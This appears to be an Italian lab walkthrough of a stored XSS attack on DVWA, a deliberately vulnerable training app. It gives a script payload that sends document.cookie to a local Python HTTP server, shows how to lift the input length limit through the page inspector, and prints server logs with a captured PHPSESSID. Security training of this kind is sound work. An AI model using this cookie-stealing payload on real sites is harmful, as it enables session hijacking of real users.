
Ecco fatto! Adesso abbiamo la certezza che il sito è vulnerabile, e in più abbiamo visualizzato il cookie! Il prossimo passo sarà creare un server locale alla quale inviare questa preziosissima informazione.

Eseguendo questo comando si avvia un server web locale, alla quale inviare i cookie rubati.


Python3 -m http.server 8000

```
(fox@kali)-[~/Desktop/server_files]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Il comando che andremo ad inserire nell'area di testo nella sezione Vulnerability: XSS della nostra DVWA sarà: "<script> Var i = new Image (); i.src="http://0.0.0.0:8000/log.php?q="+document.cookie; </script>". Ma c'è un problema! Ovvero che la nostra textbox ha un limite massimo di 50 caratteri, e allora noi andiamo a modificarla! Entriamo su ispezione pagina e modifichiamo il limite di 50 con una lunghezza che più si addice al nostro codice. Una volta fatto procediamo ad inserire lo script.



Ed ecco come il cookie di sessione viene inviato al nostro server. Siamo stati in grado, sfruttando le vulnerabilità che ho descritto prima, di rubare il cookie di sessione dell'utente che utilizzava il guestbook.



```
fox@kali: ~/Desktop
File Actions Edit View Help
(fox@kali)-[~/Desktop]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [04/Nov/2023 15:48:48] code 404, message File not found
127.0.0.1 - - [04/Nov/2023 15:48:48] "GET /log.php?q=security=low;%20PHPSESSID=cf5e90c7c76df7
4cbb3b0fb12e6b3328 HTTP/1.1" 404 -
127.0.0.1 - - [04/Nov/2023 15:48:58] code 404, message File not found
127.0.0.1 - - [04/Nov/2023 15:48:58] "GET /log.php?q=security=low;%20PHPSESSID=cf5e90c7c76df7
4cbb3b0fb12e6b3328 HTTP/1.1" 404 -
```

Fin.